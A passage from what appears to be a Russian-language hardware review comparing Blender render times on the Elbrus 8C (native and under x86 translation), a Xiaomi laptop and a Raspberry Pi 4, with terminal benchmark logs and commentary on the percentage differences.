
Если вам нужен Blender, в целом на Эльбрусе им можно пользоваться, но для стабильной работы лучше предпочесть трансляцию (x86) через RTC.



Гистограмма 18. Результаты в сцене Fishy Cat при рендеринге в Blender. Результат в % производительности.


Для простоты восприятия я сгенерировал такую же гистограмму, только с процентами. В ней за 100% взял результат Blender 2.93.4 на Alt Linux в трансляции (RTC 4.1, Ubuntu 20.04.3). Поделил его результаты в секундах на результаты остальных, и так получил, кто быстрее. Ну и выходит, что на 22% быстрее нативный Blender 2.80 в сравнении с транслированным.

Дальше я результаты с Альта брать не стал, т.к. они в целом мало отличаются от таковых в трансляции (разница менее 3%).




Гистограмма 19. Сравнение Blender 2.80 в нативе и трансляции, и 2.93.4 в трансляции на 8С.

Со сценой BMW27 всё обстоит +- также.




Гистограмма 20. Сравнение Blender 2.80 в нативе и трансляции, и 2.93.4 в трансляции на 8С.

И в сцене BMW27 разница натива с трансляцией также составила около 20%. Тут заметна разница в 6% между 2.80 и 2.93.4 в трансляции. Это уже не списать на погрешность. Но в остальных сценах всё +- одно и то же.



Гистограмма 21. Сравнение Blender 2.80 в нативе и трансляции, и 2.93.4 в трансляции на 8С.

Victor – это самая тяжёлая сцена из тех, что мы тестируем. При рендеринге этой сцены у меня на ноутбуке возникала ошибка с версией 2.80, а вот на Эльбрусе, напротив, и в трансляции, и в нативе эта сцена отрендерилась успешно. Нюанс возник только на сборке под Альт Линукс.



Гистограмма 22. Сравнение Blender 2.80 в нативе и трансляции, и 2.93.4 в трансляции на 8С.

Со сценой victor нативная версию Blender 2.80 справилась на 27% быстрее, чем x86 версия в трансляции (или последняя рендерила на 21% дольше, смотря что брать за 100%). В трансляции же более свежая версия, 2.93.4, заметно (+- 10%) быстрее старой, 2.80, но ещё не уровень натива.

Занимательно, но в случае со всеми сценами, что Blender версии 2.80 отрендерил успешно в нативе, разница выходит около 20-25% с трансляцией

той же версии. Я думаю, что можно выжать ещё больше производительности, но Blender на Эльбрусе, как я понимаю, не в приоритете, т.к. другие, не менее важные, задачи по разработке и оптимизации, и все они требуют внимания.

```
moris@Moris-Xiaomi-GTX: ~/blender-benchmark
moris@Moris-Xiaomi-GTX:~/blender-benchmark$ echo "$(lscpu | egrep -i 'Model name|Имя модели' | awk '{ORS="
 "; for (i=3; i<=NF-2; i++) print $i}') $(sudo intel-undervolt read | grep mV | awk -F": " '{ ORS=" "; pri
nt $2 }') $(sudo intel-undervolt read | grep power | awk -F":" '{ print $2 }' | awk -F"," '{ ORS=" "; prin
t $1 }')"; echo "$(free -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print
 }'); kernel $(uname -r)";
[sudo] password for moris:
Intel(R) Core(TM) i7-8550U CPU  -99.61 mV -99.61 mV -99.61 mV -99.61 mV -99.61 mV   40 W  20 W
15Gi RAM;  Ubuntu 20.04.3 LTS; kernel 5.13.0-27-generic
moris@Moris-Xiaomi-GTX:~/blender-benchmark$ arch; postargs="--engine CYCLES --render-frame 1 -o /dev/null"
; declare -a blenderversions=("/home/moris/blender-benchmark/blender-2.80-linux-glibc217-x86_64/blender" "
/home/moris/blender-benchmark/blender-2.93.4-linux-x64/blender"); for blender in "${blenderversions[@]}";
do echo ""; $blender --version | egrep "Blender.*" ; for demosample in "bmw27/bmw27_cpu.blend" "classroom/
classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend" "pabellon_barcelona/pavillon_ba
rcelone_cpu.blend" "victor/victor_cpu.blend"; do /usr/bin/time -f "Execution time: %E (%e seconds). $($ble
nder --version | grep Blender). Scene: $(basename $demosample .blend)" bash -c "$blender --background $dem
osample $postargs &>/dev/null"; done; done; telegram-send "finished"
x86_64

Blender 2.80 (sub 75)
Execution time: 7:58.84 (478.84 seconds). Blender 2.80 (sub 75). Scene: bmw27_cpu
Execution time: 20:16.71 (1216.71 seconds). Blender 2.80 (sub 75). Scene: classroom_cpu
Execution time: 12:15.67 (735.67 seconds). Blender 2.80 (sub 75). Scene: fishy_cat_cpu
Execution time: 15:55.38 (955.38 seconds). Blender 2.80 (sub 75). Scene: koro_cpu
Execution time: 27:08.37 (1628.37 seconds). Blender 2.80 (sub 75). Scene: pavillon_barcelone_cpu
bash: line 1: 14633 Killed                  /home/moris/blender-benchmark/blender-2.80-linux-glibc217-x86_
64/blender --background victor/victor_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &> /dev/null
Command exited with non-zero status 137
Execution time: 1:24.44 (84.44 seconds). Blender 2.80 (sub 75). Scene: victor_cpu

Blender 2.93.4
Execution time: 7:56.33 (476.33 seconds). Blender 2.93.4. Scene: bmw27_cpu
Execution time: 20:12.69 (1212.69 seconds). Blender 2.93.4. Scene: classroom_cpu
Execution time: 11:04.91 (664.91 seconds). Blender 2.93.4. Scene: fishy_cat_cpu
Execution time: 10:47.18 (647.18 seconds). Blender 2.93.4. Scene: koro_cpu
Execution time: 24:00.80 (1440.80 seconds). Blender 2.93.4. Scene: pavillon_barcelone_cpu
Execution time: 37:54.96 (2274.96 seconds). Blender 2.93.4. Scene: victor_cpu
moris@Moris-Xiaomi-GTX:~/blender-benchmark$
```

Скриншот 79. Тест Blender 2.80 и 2.93.4 на Xiaomi Mi Notebook Pro GTX

У меня на моём ноутбуке Xiaomi, как я уже упоминал выше, не все сцены успешно отрендерились в Blender 2.80. На сцене victor у меня Blender вылетел спустя 1.5 минуты. Впрочем, с версией 2.93.4 уже всё хорошо было.

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~/blender-benchmark$ echo "$(grep Model /proc/cpuinfo | cut -d ':' -f 2); $(free -h | grep -E '^Mem' | awk '{print $2}')
 RAM; $(lscpu | grep "CPU max MHz" | awk '{print $4/1000}') GHz;$(lsb_release -d | awk '{$1=""; print}'); kernel $(uname -r)"
                    Raspberry Pi 4 Model B Rev 1.1; 3.7Gi RAM; 1.8 GHz; Ubuntu 20.04.3 LTS; kernel 5.4.0-1050-raspi
                                ubuntu@ubuntu:~/blender-benchmark$ blender --version | grep Blender; postargs="--engine CYCLES --render-
frame 1 -o /dev/null"; if [[ ! $(arch) =~ ([xi]3?86.*|amd.*) ]]; then declare -a blenderversions=("/usr/bin/blender" "/home/ubuntu/ble
nder-benchmark/blender-2.82-linux64/blender"); else declare -a blenderversions=("/usr/bin/blender"); fi; for blender in "${blendervers
ions[@]}"; do if [[ $blender == ${blenderversions[1]} ]]; then echo ""; /opt/exagear/bin/ubt_x64a64_al -v; echo ""; exagear -- $blende
r --version | grep Blender; fi; for demosample in "bmw27/bmw27_cpu.blend" "classroom/classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.ble
nd" "koro/koro_cpu.blend" "pabellon_barcelona/pavillon_barcelone_cpu.blend" "victor/victor_cpu.blend"; do if [[ $blender == "/usr/bin/
blender" ]]; then mode="Native"; exagear=""; exagearargs=""; else mode="ExaGear"; exagear="/usr/bin/exagear"; exagearargs=" -- "; fi;
/usr/bin/time -f "Execution time: %E (%e seconds). Mode: $mode. Scene: $(basename $demosample .blend)" bash -c "$exagear $exagearargs
$blender --background $demosample $postargs &>/dev/null"; done; done; telegram-send "finished"
Blender 2.82 (sub 7)
Execution time: 37:11.98 (2231.98 seconds). Mode: Native. Scene: bmw27_cpu
Execution time: 1:40:39 (6039.16 seconds). Mode: Native. Scene: classroom_cpu
Execution time: 1:07:44 (4064.35 seconds). Mode: Native. Scene: fishy_cat_cpu
Execution time: 1:13:50 (4430.71 seconds). Mode: Native. Scene: koro_cpu
Execution time: 2:32:55 (9175.40 seconds). Mode: Native. Scene: pavillon_barcelone_cpu
bash: line 1:  8599 Killed                  /usr/bin/blender --background victor/victor_cpu.blend --engine CYCLES --render-frame 1 -o
/dev/null &> /dev/null
Command exited with non-zero status 137
Execution time: 0:24.62 (24.62 seconds). Mode: Native. Scene: victor_cpu

Dynamic binary translator
Revision 1773. Build: Release

Blender 2.82 (sub 7)
Execution time: 1:04:09 (3849.08 seconds). Mode: ExaGear. Scene: bmw27_cpu
Execution time: 2:59:30 (10770.51 seconds). Mode: ExaGear. Scene: classroom_cpu
Execution time: 1:38:15 (5895.51 seconds). Mode: ExaGear. Scene: fishy_cat_cpu
Execution time: 1:45:41 (6341.66 seconds). Mode: ExaGear. Scene: koro_cpu
Execution time: 3:41:24 (13284.87 seconds). Mode: ExaGear. Scene: pavillon_barcelone_cpu
Command exited with non-zero status 137
Execution time: 0:33.46 (33.46 seconds). Mode: ExaGear. Scene: victor_cpu
ubuntu@ubuntu:~/blender-benchmark$
```

Скриншот 80. Результат Raspberry Pi 4 (1.8 ГГц) при рендеринге в Blender 2.82.

Я также прогнал этот тест на Raspberry Pi 4 с Blender версии 2.82 (там такая версия в репозитории Ubuntu).

```
ubuntu@raspberrypi: ~
ubuntu@raspberrypi:~/Downloads/benchmark $ echo "$(grep Model /proc/cpuinfo | cut -d ':'
 -f 2); $(free -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lscpu | grep "CPU max MHz"
 | awk '{print $4/1000}') GHz"; echo "$(lsb_release -d | awk '{$1=""; print}'); kernel $
(uname -r)"
 Raspberry Pi 4 Model B Rev 1.1; 3,7Gi RAM; 1,8 GHz
 Debian GNU/Linux 11 (bullseye); kernel 5.10.92-v8+
ubuntu@raspberrypi:~/Downloads/benchmark $ blender --version | grep Blender; postargs="-
-engine CYCLES --render-frame 1 -o /dev/null"; for demosample in "bmw27/bmw27_cpu.blend"
 "classroom/classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend" "
pabellon_barcelona/pavillon_barcelone_cpu.blend" "victor/victor_cpu.blend"; do /usr/bin/
time -f "Execution time: %E (%e seconds). Scene: $(basename $demosample .blend)" bash -c
 "blender --background $demosample $postargs &>/dev/null"; done; telegram-send finished
Blender 2.83.5
Execution time: 39:53.16 (2393.16 seconds). Scene: bmw27_cpu
Execution time: 1:45:39 (6339.48 seconds). Scene: classroom_cpu
Execution time: 1:11:15 (4275.14 seconds). Scene: fishy_cat_cpu
Execution time: 1:15:32 (4532.89 seconds). Scene: koro_cpu
Execution time: 2:41:27 (9687.12 seconds). Scene: pavillon_barcelone_cpu
bash: строка 1: 19116 Убито              blender --background victor/victor_cpu.blend --
engine CYCLES --render-frame 1 -o /dev/null &> /dev/null
Command exited with non-zero status 137
Execution time: 0:27.17 (27.17 seconds). Scene: victor_cpu
ubuntu@raspberrypi:~/Downloads/benchmark $
```


Скриншот 81. Результат Raspberry Pi 4 (1.8 ГГц) при рендеринге в Blender 2.82.

Тест я проводил и с Raspberry Pi OS с версией Blender 2.83.5, и там результаты как-то сильно не отличились от 2.82 в Ubuntu. Разница есть, но она в целом она около 5%, которые обусловлены отсутствием графического интерфейса на Ubuntu у меня (и его присутствием на RPI OS). Но, что имеет значение, в Ubuntu мы можем провести тест и с трансляцией через ExaGear.


На Эльбрусе я прогнал этот тест ещё на винде.

```
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/pscore6)

PS C:\Users\ikakprosto> cd .\blender-benchmark\; Get-ComputerInfo -Property "WindowsProductName","WindowsVersion","OsHardwareAbstractionLayer","CsProcessors"
WindowsProductName WindowsVersion OsHardwareAbstractionLayer CsProcessors
------------------ -------------- ------------------------- ------------
Windows 10 Pro     2009           10.0.19041.1503           {MCST Elbrus-8C1 CPU 1300MHz (E7400 mode)   }


PS C:\Users\ikakprosto\blender-benchmark> $blenderversions="2.80-windows32","2.80-windows64","2.93.4-windows-x64"; $demosamples="bmw27\bmw27_cpu.blend","classroom\classro
om_cpu.blend","fishy_cat\fishy_cat_cpu.blend","koro\koro_cpu.blend","pabellon_barcelona\pavillon_barcelone_cpu.blend","victor\victor_cpu.blend"; ForEach ($blenderversion
in $blenderversions) { Write-Output ''; $blender="blender-$blenderversion\blender"; Invoke-Expression "& $blender --version" | select -first 1; ForEach ($demosample in $d
emosamples) { $ElapsedTime=(Measure-Command -Expression { Invoke-Expression "& $blender --background $demosample --engine CYCLES --render-frame 1 -o $null 2>&1 | Out-Null
" } ); Write-Output "Elapsed: $($ElapsedTime.Hours):$($ElapsedTime.Minutes):$($ElapsedTime.Seconds).$($ElapsedTime.MilliSeconds) ($($ElapsedTime.TotalSeconds ) seconds).
Scene: $($(Get-Item $demosample).Basename) " } }; telegram-send done

Blender 2.80 (sub 75)
Elapsed: 0:54:27.46 (3267.0467172 seconds). Scene: bmw27_cpu
Elapsed: 2:53:19.254 (10399.2548583 seconds). Scene: classroom_cpu
Elapsed: 1:32:42.203 (5562.2032273 seconds). Scene: fishy_cat_cpu
Elapsed: 1:48:23.705 (6503.7050002 seconds). Scene: koro_cpu
Elapsed: 3:20:41.657 (12041.657822 seconds). Scene: pavillon_barcelone_cpu
Elapsed: 0:0:50.176 (50.1763068 seconds). Scene: victor_cpu

Blender 2.80 (sub 75)
Elapsed: 0:54:24.554 (3264.5549939 seconds). Scene: bmw27_cpu
Elapsed: 2:44:40.888 (9880.8883979 seconds). Scene: classroom_cpu
Elapsed: 1:38:2.413 (5882.4136932 seconds). Scene: fishy_cat_cpu
Elapsed: 2:8:33.66 (7713.0667893 seconds). Scene: koro_cpu
Elapsed: 3:19:8.980 (11948.9802133 seconds). Scene: pavillon_barcelone_cpu
Elapsed: 5:25:50.455 (19550.4554248 seconds). Scene: victor_cpu

Blender 2.93.4
Elapsed: 1:3:29.526 (3809.5261287 seconds). Scene: bmw27_cpu
Elapsed: 2:52:49.962 (10369.9620975 seconds). Scene: classroom_cpu
Elapsed: 1:32:3.770 (5523.7700862 seconds). Scene: fishy_cat_cpu
Elapsed: 1:55:29.202 (6929.2023825 seconds). Scene: koro_cpu
Elapsed: 3:12:12.49 (11532.049665 seconds). Scene: pavillon_barcelone_cpu
Elapsed: 4:39:46.978 (16786.9784076 seconds). Scene: victor_cpu
Traceback (most recent call last):
  File "C:\Users\ikakprosto\AppData\Roaming\Python\Python310\site-packages\telegram\vendor\ptb_urllib3\urllib3\connection.py", line 140, in _new_conn
```

Скриншот 82. Результат Эльбрус 8С при рендеринге в Blender 2.80 (x32), 2.80 (x64) и 2.93.4 (x64).



Гистограмма 23. Сравнение Blender 2.80 (x32 и x64) и Blender 2.93.4 (x64) на Эльбрус 8С с Windows 10 (21H2).




Гистограмма 24. Сравнение Blender 2.80 (x32 и x64) и Blender 2.93.4 (x64) на Эльбрус 8С с Windows 10 (21H2).


На винде я тестировал Blender 2.80 как с x32 версией, так и с x64, чтобы понять, есть ли разница между выполнением x32 и x64 кодов в Lintel. И, по большому то счёту, разница не значительна. Да, средняя разница по всем сценам примерно 3% в пользу x32 версии, конкретно в сцене koro разница составила 16% в пользу x32 версии, но, в общем и целом, разница не велика. Только с x32 версией сцена victor не рендерится, а с x64 проблем нет.

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\moris> cd .\blender-benchmark\; Get-ComputerInfo -Property "WindowsProductName","WindowsVersion","OsHardwareAbstractionLayer","CsProcessors"
WindowsProductName WindowsVersion OsHardwareAbstractionLayer CsProcessors
------------------ -------------- ------------------------- ------------
Windows 10 Pro     1909           10.0.18362.1411           {Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz}


PS C:\Users\moris\blender-benchmark> $blenderversions="2.80-windows32","2.80-windows64","2.93.4-windows-x64"; $demosamples="bmw27\bmw27_cpu.blend","classroom\classroom_cp
